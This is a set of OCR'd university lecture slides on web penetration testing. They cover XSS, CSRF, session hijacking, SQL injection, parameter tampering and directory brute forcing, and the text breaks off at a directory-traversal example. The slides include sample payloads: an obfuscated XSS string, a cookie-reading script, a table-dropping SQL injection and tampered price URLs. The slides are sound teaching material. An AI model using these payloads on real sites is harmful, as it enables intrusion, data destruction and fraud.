Web Pen Testing

Michael Hicks

CMSC 498L, Fall 2012


Part 2 slides due to Eric Eames, Lead Penetration Tester, SAIC, March 2012

Exploiting Vulnerabilities

- Code injection
  - Cross site scripting, SQL injection, (buffer overrun)
- Access/authorization bypass
  - Circumvent checking, guess/steal credentials

- Approach: challenge assumptions. Common programming assumption is that abstractions will be respected. Exploit this by avoiding the front door, and going around the back


Multi-tier applications



So-called "web services" abstract away a lot of the site content and add additional servers (e.g., application servers) for load balancing, etc.

Cookies

- A cookie is stored by a site on your browser and included in followup requests




- Cookies used to implement sessions, record preferences, and otherwise “remember” interactions

Trust assumptions

- Server and DB trust each other
  - Sometimes DB partially handles authorization
- Client trusts the server
  - Users beware: do not visit malicious sites
- Server *should not* trust the client
  - Do not assume that checks embedded in Javascript code running on the client are actually performed
  - Do not assume that client will only click links, rather than craft URLs by hand

Exploit server's ill-advised trust

- Use a web proxy like *Zap* (or many others) to
  - See what your browser is doing as it communicates with web sites
  - Mangle HTTP requests, e.g., to work around restrictions placed by a site
  - Script interactions to look for flaws



Intercept, alter, forward

Attacks: Exploit the user

- Cross-site scripting (XSS)
  - Get a user to run javascript originating from party B as if it were from (more trusted) party A
    - Persistent attacks: B embeds script in A's site
    - Reflected attack: User clicks link with embedded JS
- Cross-site request forgery (CSRF)
  - User visits site A and B simultaneously, and site B sends request to site A, which is interpreted as if from the user
- Session hijacking: pretend to be logged-in user

The story of Samy

- Samy embedded JS program in his MySpace page
  - A *persistent* XSS attack
- Users who viewed his page ran the script, which
  - made them friends with Samy
  - put "but most of all, Samy is my hero" on their profile
  - Installed the program in their profile, so a new user who viewed profile infected
  - http://namb.la/popular/
- Source of the problem: MySpace failure to filter out scripts from uploaded content


Problem: Finding the Content

- Bad guys are inventive: LOTS of ways to introduce Javascript. E.g., in CSS tags and XML-encoded data (!):
  - ...
  - <XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><! [CDATA[cript:alert('XSS');">]]>
- Worse: browsers "helpful" by parsing broken HTML!
  - Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter


Reflected XSS

- May render input in response
  - Failed login attempt: in error message includes failed username
- If input included in URL, then can send URL to someone as spam, or embed in a page
  - Following the URL will display the output
  - If the input contains a script, then the script will run (with the site's privileges) when rendering the output

(Reflected) cross site scripting



(Reflected) cross site scripting



jobs.umd.edu

- XSS vulnerability only recently fixed
  - http://marcoramilli.blogspot.com/2011/06/university-of-maryland-cyber-security.html
- Solution: escape the input eliminate HTML tags, and thus disable executable content
  - Many web sites forget to escape their input (or do it badly)!
  - Not escaping input can lead to other problems, too, as we will see

Cross-site Request Forgery

- Sometimes, a site wants to allow other sites to generate requests to it
  - for example, from my Facebook status I add the link http://www.livenation.com/Chicago-tickets/artist/734746 for Chicago tickets
- But some requests should only originate from the host site, i.e., via a user click on a page served by that site
  - for example, I should only be able to edit my profile when clicking a link on https://www.livenation.com/member/edit_profile?tm_link=mytm_welcome_EditProfile

Essence of CSRF

- Logged in to secure site S
  - Cookie that confirms user is properly logged in sent with each request to S automatically
- Simultaneously, access malicious site X which runs a script to send a sensitive request to S
  - Since all requests send all cookies relevant to that site, it will seem to the site as if the user made the request

Defenses for CSRF

- Trust the browser
  - HTTP can include REFERER field that indicates that site from which the request was generated
  - Problem: not every browser includes this field
  - Problem: browser could be compromised
- Use a secret
  - Site can generate custom links to sensitive pages on site, where customization changes with each session
  - Need to ensure that secret not easily guessed
    - Web application "frameworks" can do this automatically


Session hijacking

- Intent: actions only taken for signed-in users
  - Being “signed in” is often represented via a cookie
- Goal of attacker: steal the cookie, to be able to make requests as the authenticated user
- How?
  - Read it off of an insecure wireless network
  - Steal it via XSS
    - <script>alert(document.cookie)</script>
  - Predict it

Attacks: Exploit the site

- Parameter tampering
  - Modify data stored at client that should not have been trusted by the server
- SQL injection
  - Get the server to run SQL it did not intend
    - To get extra access, or to mangle the database

SQL injection




Input data used to generate the page.

Can be used to negatively influence the program's actions

SQL injection

- User input translated to a database query
  - https://www.cs.umd.edu/gradqueries/detail.php?umid=**hayden** translated by web application to
  - `SELECT * FROM users WHERE umid = '`**`hayden`**`'`
- But, without defense, we can do
  - https://www.cs.umd.edu/gradqueries/detail.php?umid=**'; DROP TABLE users -- '** translates to
  - `SELECT * FROM users WHERE umid = ''; DROP TABLE users -- ''`
- Effect: executes two SQL commands, the second of which destroys the database!

Get this now?


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

A Professional Pen Tester's Perspective

So: What is Web Hacking?

- 70% messing with parameters. If the URL is http://target.com/buy?item=1&price=5.00 then change it to:
  - /buy?item=1&price=0.01
  - /buy?item=10&price=5.00
  - /buy?item=1&price=5.00<script>alert("test");</script>
  - buy?item=1&price=5.00'

Introduction: What is Web Hacking?

- 10% Default Passwords
  - Always research the default password and try it
  - Works way more often than you'd think
- 10% Hidden Files and Directories
  - Look through the manuals for clues
  - Directory brute forcing
- 10% Other
  - Authentication Problems
  - Insecure web services
  - Configuration page gives away your root password

Hack 1: Directory Brute Forcing

Hack 1: Directory Brute Forcing

- Try many, many different file and directory names and see if any of them return a valid response.
- If our target is http://target.com, let's try http://target.com/admin, http://target.com/manager, etc.
- How can we automate this?

Hack 1: Directory Brute Forcing

Hack 1: Directory Brute Forcing

- A great tool for automating this process is DirBuster.
- Problem: We can't log into our target's website.
- Solution: Create our own account!
- We found an account creation page, just by adding "/profile" to the URL! Our customer had no idea this was there.

Hack 2: Directory Traversal

Hack 2: Directory Traversal

- After logging in with our newly created account, we see a little “weather widget” on the main web page that displays the weather forecast.
- Looking at our web proxy (such as ZAP), we can see the following URL being called:

— https://target.com/fhp/http://google.com/ig/api?weather=22102

- What can we do with this?

